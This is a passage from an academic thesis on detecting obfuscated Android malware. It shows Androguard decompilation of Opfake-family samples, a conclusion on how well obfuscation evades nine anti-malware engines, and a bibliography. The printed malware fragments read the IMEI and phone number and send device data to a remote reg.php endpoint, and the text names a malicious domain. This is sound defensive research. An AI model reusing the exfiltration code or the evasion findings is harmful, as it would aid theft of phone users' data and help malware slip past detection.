
Figure 5.9: Output of Androguard's shell for d.get_class('Lfhvm/vnnej/contributed;').source() request on Opfake's family malware

location access. As final proof we can go to inspect the source code of a class that require the permission *INTERNET*, in particular *Lbnjk/jjk3e/contributed*. In this class we can find an url to which the application open a connection. Despite this url was encrypted, using the same decryption routine implemented in the application to retrieve the original string at runtime, we can reconstruct it. The encrypted url can be seen in Fig. 5.12 and its counterpart decrypted is *http//m-001.net/i/*. Searching on Virustotal we discover that it is a malicious site. Then due to the private information



```
public static String contributed(android.content.Context p2)
{
    try {
        String v0_3;
        String v0_2 = ((android.telephony.TelephonyManager) p2.getSystemService("phone"));
    } catch (String v0_5) {
        v0_5.printStackTrace();
        System.out.print(bnjk.jjk3e.a.contributed);
        v0_3 = bnjk.jjk3e.digitized.contributed("");
        return v0_3;
    }
    if (v0_2 != null) {
        v0_3 = v0_2.getDeviceId();
        return v0_3;
    } else {
        v0_3 = bnjk.jjk3e.digitized.contributed("");
        return v0_3;
    }
}
```

Figure 5.10: Output of Androguard's shell for d.get_class('Lbnjk/jjk3e/a;').source() request on Opfake's family malware




```
public static String Mike(android.content.Context p3)
{
    try {
        String v0_3;
        String v0_2 = ((android.telephony.TelephonyManager) p3.getSystemService("phone"));
    } catch (String v0_6) {
        v0_6.printStackTrace();
        v0_3 = bnjk.jjk3e.digitized.contributed("");
        return v0_3;
    }
    if (v0_2 != null) {
        v0_3 = v0_2.getLine1Number();
        System.out.print(bnjk.jjk3e.a.contributed);
        if (v0_3 != null) {
            return v0_3;
        } else {
            v0_3 = bnjk.jjk3e.digitized.contributed("");
            return v0_3;
        }
    } else {
        v0_3 = bnjk.jjk3e.digitized.contributed("");
        return v0_3;
    }
}
```

Figure 5.11: Output of Androguard's shell for d.get_class('Lbnjk/jjk3e/a;').source() request on Opfake's family malware

theft and the connection to a malicious site, we can conclude that the analysed application is a malware.

With this practical example we showed potentialities and the effectiveness of Androguard in reverse engineering and analysing an application. This tool allows to



```
android.net.Uri.parse(bnjk.jjk3e.digitized.contributed("0HHqzss1EyyfBj+Hs<s"));
```

Figure 5.12: Encrypted url contained in the analysed Opfake's family malware


obtain in a simplified manner a lot of information useful for the analysis that otherwise would have been difficult to retrieve.

5.3.2 Implementing static analysis having the original version of the malware

In this section we will proceed to analyse through Androguard an obfuscated malware belonging to the Opfake's family, but in this case we will have also similar/not obfuscated malware to help us in the analysis. Usually, malware's authors implement a more obfuscated version of their malicious applications when their original ones become easily detected by analysis tools. Then the first assumption is that we want to inspect an application very difficult to analyse due to the obfuscation techniques. The second one is that we have a "database" of malware with which making a comparison to obtain more information. As in the previous section despite we know that this application is a malware, we assume hereafter that will be the analysis to decide if the application is malicious or not.


Also to analyse this application we have to implement the same steps seen in the previous section. To avoid being repetitive we report directly the results. In Fig. 5.13

we can see the package name, in Fig. 5.14 permissions requested by the application and in Fig. 5.15 the name of classes.



```
In [4]: a,d,dx = AnalyzeAPK("opfake2.apk", decompiler = "dad")

In [5]: a.get_package()
Out[5]: u'ru.install.opera'
```

Figure 5.13: Output of Androguard's shell for the a.get_package() request on Opfake's family malware




```
In [6]: a.get_permissions()
Out[6]:
['android.permission.INTERNET',
 'android.permission.WRITE_SMS',
 'android.permission.READ_SMS',
 'android.permission.SEND_SMS',
 'android.permission.RECEIVE_SMS',
 'android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.WAKE_LOCK',
 'android.permission.READ_PHONE_STATE',
 'android.permission.READ_EXTERNAL_STORAGE',
 'android.permission.CHANGE_COMPONENT_ENABLED_STATE',
 'android.permission.READ_CONTACTS']
```

Figure 5.14: Output of Androguard's shell for the a.get_permissions() request on Opfake's family malware


As we can see from the last figure the identifier renaming technique has been used on this application. If we try to inspect the source code of one class using the Androguard's function *d.get_class('La/a/a/IIIiiiiiII;').source()* we can notice that also the string encryption technique has been applied. So the source code of the application is very difficult to analyse, as we can see in Fig. 5.16. Then to simplify the analysis we try to use *androsim.py*, showed in the section 5.1, to search if we have a not obfuscated version of the application in our "database". Using this tool we found a very similar one Fig. 5.17.

Now to understand if this other application is the related not obfuscated version we will use *androdiff.py*, Androguard's component seen in the section 5.1. From the



```
In [11]: d.get_classes_names()
Out[11]:
['La/a/a/IIIiiiiiII;',
 'La/a/a/IIiIIIiIIi;',
 'La/a/a/IIiiIIiiII;',
 'La/a/a/IIiiIiiIii;',
 'La/a/a/IiIIiIIIiI;',
 'La/a/a/IiIIiIIiIi;',
 'La/a/a/IiIIiiiiIi;',
 'La/a/a/IiIiIIIIIi;',
 'La/a/a/IiiIIIIiii;',
 'La/a/a/iIIiIIIiiI;',
 'La/a/a/iIiiIiIIIi;',
 'La/a/a/iIiiiIiIII;',
 'La/a/a/iiIIIiiiii;',
 'La/a/a/iiIiIiIIii;',
 'La/a/a/iiiIIiiIII;',
 'La/a/a/iiiIiiIiIi;',
 'La/a/a/iiiiiIIIiI;',
 'La/a/a/iiiiiIIiiI;']
```


Figure 5.15: Output of Androguard's shell for the d.get_classes_names() request on Opfake's family malware



```
    private static varargs synthetic String g()
    {
        try {
            org.apache.http.impl.client.DefaultHttpClient v6_1 = new org.apache.http.impl.client.DefaultHttpClient()
;
            String v0_2 = ((android.telephony.TelephonyManager) a.a.a.IiIIiIIiIi.IIIIIIIiIi.getSystemService(a.a.a.i
IiiIiIIIi.q("7m(k\"")));
            try {
                String v1_4 = new java.net.URI(a.a.a.iIiiIiIIIi.q("m3q7"), a.a.a.IiIIiIIiIi.IiIIIiIiiI, a.a.a.iIiiIi
IIIi.q("*5` +7m7"), new StringBuilder().insert(0, a.a.a.iIiiIiIIIi.q("f(p)q5|z")).append(v0_2.getSimCountryIso()).ap
pend(a.a.a.iIiiIiIIIi.q("au/j)`z")).append(v0_2.getLine1Number()).append(a.a.a.iIiiIiIIIi.q("#(uz")).append(v0_2.get
SimOperatorName()).append(a.a.a.iIiiIiIIIi.q("ag&i&k$`z")).append(a.a.a.IiiIIIIiii.iiiiiiiiIi).append(a.a.a.iIiiIiII
Ii.q("#.h\"lz")).append(v0_2.getDeviceId()).toString(), 0).toASCIIString();
                String v0_6 = v6_1;
            } catch (String v0_7) {
                v0_7.printStackTrace();
                v1_4 = "";
                v0_6 = v6_1;
            }
            java.io.InputStream v2_3 = v0_6.execute(new org.apache.http.client.methods.HttpGet(v1_4)).getEntity().ge
tContent();
            String v1_6 = new java.io.BufferedReader(new java.io.InputStreamReader(v2_3, a.a.a.iIiiIiIIIi.q("2q!(\u0
07f")), 8);
            StringBuilder v3_6 = new StringBuilder();
            String v0_13 = v1_6;
            while(true) {
                String v0_14 = v0_13.readLine();
                if (v0_14 == null) {
                    break;
```

Figure 5.16: Part of the output of Androguard's d.get_class('La/a/a/IIIiiiiiII;').source() request on Opfake's family malware


androdiff.py output we can see a lot of matches between the two applications. Then we can conclude that the analysed application is the obfuscated version of the one



```
Elements:
         IDENTICAL:      20
         SIMILAR:        24
         NEW:            1
         DELETED:        0
         SKIPPED:        0
        --> methods: 83.659082% of similarities
```

Figure 5.17: Output of Androguard's androsim.py

in our "database". Using this tool we can recover the original names of classes and strings as we can see in the Fig. 5.18. Replacing decrypted strings of the Fig. 5.18 in the class code of Fig. 5.16 we discover that the analysed application sends out sensitive user and device information. Then we can conclude that the analysed application is a malware.



```
[ ('Lru/install/opera/c;', 'a', '()Ljava/lang/String;') ] <-> [ ('La/a/a/IIIiiiiII;', 'g', '()Ljava/lang/String;') ]
g-BB@0x46 a-BB@0x42
Added Elements(24)
        0x4a 1 const-string v1, 'm3q7'
        0x4e 2 invoke-static v1, La/a/a/iIiiIiIIIi;->q(Ljava/lang/String;)Ljava/lang/String;
        0x54 3 move-result-object v1
        0x5a 5 const-string v3, '*5` +7m7'
        0x5e 6 invoke-static v3, La/a/a/iIiiIiIIIi;->q(Ljava/lang/String;)Ljava/lang/String;
        0x64 7 move-result-object v3
        0x70 10 const/4 v10, 0
        0x72 11 const-string v11, 'f(p)q5|z'
        0x76 12 invoke-static v11, La/a/a/iIiiIiIIIi;->q(Ljava/lang/String;)Ljava/lang/String;
        0x7c 13 move-result-object v11
        0x8e 18 const-string v9, 'au/j)`z'
        0x92 19 invoke-static v9, La/a/a/iIiiIiIIIi;->q(Ljava/lang/String;)Ljava/lang/String;
        0x98 20 move-result-object v9
        0xaa 25 const-string v7, '#(uz'
        0xae 26 invoke-static v7, La/a/a/iIiiIiIIIi;->q(Ljava/lang/String;)Ljava/lang/String;
        0xb4 27 move-result-object v7
        0xc6 32 const-string v7, 'ag&i&k$`z'
        0xca 33 invoke-static v7, La/a/a/iIiiIiIIIi;->q(Ljava/lang/String;)Ljava/lang/String;
        0xd0 34 move-result-object v7
        0xe6 40 const-string v7, '#.h"lz'
        0xea 41 invoke-static v7, La/a/a/iIiiIiIIIi;->q(Ljava/lang/String;)Ljava/lang/String;
        0xf0 42 move-result-object v7
        0x11a 53 move-object v1, v0
        0x11c 54 move-object v0, v6
Deleted Elements(7)
        0x46 1 const-string v1, 'http'
        0x4e 3 const-string v3, '/reg.php'
        0x5c 6 const-string v11, 'country='
        0x70 11 const-string v10, '&phone='
        0x84 16 const-string v8, '&op='
        0x98 21 const-string v8, '&balance='
        0xb0 27 const-string v8, '&imei='
```

Figure 5.18: Output of Androguard's androdiff.py

With this practical example we confirmed the effectiveness of the static analysis implemented through Androguard. Moreover we showed how this tool simplifies even more the analysis when we own a not obfuscated version of the analysed application.

Chapter 6

Conclusion

In this work we have introduced obfuscation techniques, born to avoid the plagiarism of Android applications. Instead, in the last years, they play and have played a very important role to avoid the detection of the anti-malware engines. In fact the static analysis is the only analysis that can be implemented on mobile devices, due to their low hardware capabilities. This type of analysis disassembles and decompiles resources and files of the application studying each component, without executing it. In particular detection tools compare files' hashes (signatures) of the analysed application to a database of known malicious samples. They also inspect the application components to find signatures of malicious code. Then for the static analysis tools is very difficult compare the obfuscated application/code with the samples in their database. The past literature has deepened this topic testing anti-malware capabilities against obfuscation techniques. However also more recent studies [27] [23] are of almost two years ago and evaluate the effectiveness of the obfuscation strategies only on malware previous to 2013. Then in our work we showed how create, with easy available tools, a framework with the purpose to implement common obfuscation techniques and test their effectiveness in avoid the detection. To test these obfuscated malware we have used the 9 more important and widespread anti-malware tools (Avast, AVG,

F-Secure, Kaspersky, McAfee, Microsoft, Sophos, Symantec, TrendMicro). Obfuscating and testing malware previous to 2013, taken from the Contagio [5] and Drebin [10] datasets, we noticed that the simplest techniques are no longer effective to avoid the detection. Instead, the more complex ones, despite have been applied on malware of more than 4 years ago, are very effective against today's anti-malware tools. Similar results were obtained also by the work cited above [23] then we can conclude that the detection engines haven't improved their capabilities in last years. Even almost the 10% of malware obfuscated with the more complex technique aren't detected by any of the 9 anti-malware tools. A more critical situation can be seen from results that we obtained obfuscating and testing malware belonging to years subsequent to 2012, taken from the Andrototal [3] and Contagio [5] datasets. In fact in this case also simple techniques like repacking, that not require code level modifications, reach interesting drops in the detection rate. Moreover almost all obfuscation strategies implemented on malware previous to 2013 had average detection rates higher than 55%, instead for latest years malware those values become all lower than the 55%. Even 5 anti-malware tools not obtained sufficient results in the detection of the not obfuscated malware belonging to years subsequent to 2012. In this category of malware the percentage of them that were not detected by any detection engines when was used the more complex technique become 23,2%. Moreover, always considering the category of the more recent malware, deepening the experiments on the single anti-malware tool we discover that 2 of the 9 engines can be evaded (detection rate lower than 50%) by the not obfuscated malware and other 2 using the repacking technique. Then anti-malware tools show a lot of weaknesses and absolutely must improve their capabilities in detection. So that the effective obfuscation techniques could become too difficult to implement, discouraging the malwares authors.
In the second part of our work we introduced Androguard [2], a python based tool able to reverse engineering Android's applications allowing the user to "manually"

implement static analysis. We showed how it can be used to analyse obfuscated malware. Through practical examples we proved how to obtain in a simplified manner a lot of information useful for the analysis that otherwise would have been difficult to retrieve.

6.1 Future Work

First of all it might be useful to increment the number of malware analysed, in particular for the category of the more recent ones. Unfortunately we didn't have the possibility to use the same dataset of Maiorca et al. [23] so we couldn't do a direct comparison with our work. So, retrieving the same dataset, would be interesting to see if in the last two years anti-malware tools have improved their capabilities. Seeing the results obtained from our work would seem not.
We have considered the 9 most popular and widespread anti-malware tools, however some are more used than others. Then, starting from specific values of the diffusion of each detection tool, a possible extension to our work could be to evaluate for each engine how much its percentage of detection rate influences the malware widespread. Logically a detection rate of 10% for a tool used by few persons it's different compared to a rate of 40% belonging to a tool used by one million people. We could apply the same reasoning dividing the malware in families and testing for each family which anti-malware tool (of which we know the number of users) is evaded. In this way we could know what are the most dangerous malware families.

Bibliography

[1] Allatori,http://www.allatori.com/.

[2] Androguard, https://github.com/androguard/androguard.

[3] Andrototal, https://andrototal.org.

[4] Bangcle, http://www.bangcle.com/.

[5] Contagio mobile, http://contagiodump.blogspot.it.

[6] Cytoscape, http://www.cytoscape.org/.

[7] Dasho, https://www.preemptive.com/solutions/android-obfuscation.

[8] Dexguard, https://www.guardsquare.com/dexguard.

[9] Dexprotector, https://dexprotector.com/.

[10] Drebin dataset, http://user.informatik.uni-goettingen.de/ darp/drebin/.

[11] One platform foundation, http://onepf.org/.

[12] Proguard, http://developer.android.com/tools/help/proguard.html.

[13] Stringer, https://jfxstore.com/stringer/.

[14] Virustotal, https://www.virustotal.com/.

[15] yed, https://www.yworks.com/products/yed.

[16] Zipalign, http://developer.android.com/tools/help/zipalign.html.

[17] Yousra Aafer, Wenliang Du, and Heng Yin. Droidapiminer: Mining api-level features for robust malware detection in android. 6 2014.

[18] Ange Albertini. When aes(*)=*. 2014.

[19] Axelle Apvrille. Playing hide and seek with dalvik executables. *Hacktivity, Budapest, Hungary*, 2013.

[20] Daniel Arp, Michael Spreitzenbarth, Hugo Gascon, and Konrad Rieck. Drebin: Effective and explainable detection of android malware in your pocket, 2014.

[21] Ruchna Nigam Axelle Apvrille. Obfuscation in android malware, and how to fight back. *Virus Bulletin*.

[22] Parvez Faruki, Vijay Laxmi, Ammar Bharmal, M.S. Gaur, and Vijay Ganmoor. Androsimilar: Robust signature for detecting variants of android malware. *Journal of Information Security and Applications*, 22(Complete):66–80, 2015.

[23] Davide Maiorca, Davide Ariu, Igino Corona, Marco Aresu, and Giorgio Giacinto. Stealth attacks: An extended insight into the obfuscation effects on android malware. *Computers & Security*, 51:16–31, 2015.

[24] Thanasis Petsas, Giannis Voyatzis, Elias Athanasopoulos, Michalis Polychronakis, and Sotiris Ioannidis. Rage against the virtual machine: hindering dynamic analysis of android malware. In *Proceedings of the Seventh European Workshop on System Security*, page 5. ACM, 2014.

[25] Mykola Protsenko and Tim Muller. Pandora applies non-deterministic obfuscation randomly to android. In *Malicious and Unwanted Software:" The Americas"(MALWARE), 2013 8th International Conference on*, pages 59–67. IEEE, 2013.

[26] Vaibhav Rastogi, Yan Chen, and Xuxian Jiang. Droidchameleon: evaluating android anti-malware against transformation attacks. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 329–334. ACM, 2013.

[27] Vaibhav Rastogi, Yan Chen, and Xuxian Jiang. Catch me if you can: Evaluating android anti-malware against transformation attacks. *Information Forensics and Security, IEEE Transactions on*, 9(1):99–108, 2014.

[28] Ashu Sharma and Sanjay Kumar Sahay. Evolution and detection of polymorphic and metamorphic malwares: A survey. *CoRR*, abs/1406.7061, 2014.

[29] Phani Vadrevu, Babak Rahbarinia, Roberto Perdisci, Kang Li, and Manos Antonakakis. *Computer Security – ESORICS 2013: 18th European Symposium on Research in Computer Security, Egham, UK, September 9-13, 2013. Proceedings*, chapter Measuring and Detecting Malware Downloads in Live Network Traffic, pages 556–573. Springer Berlin Heidelberg, Berlin, Heidelberg, 2013.

[30] Min Zheng, Patrick PC Lee, and John CS Lui. Adam: an automatic and extensible platform to stress test android anti-virus systems. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 82–101. Springer, 2013.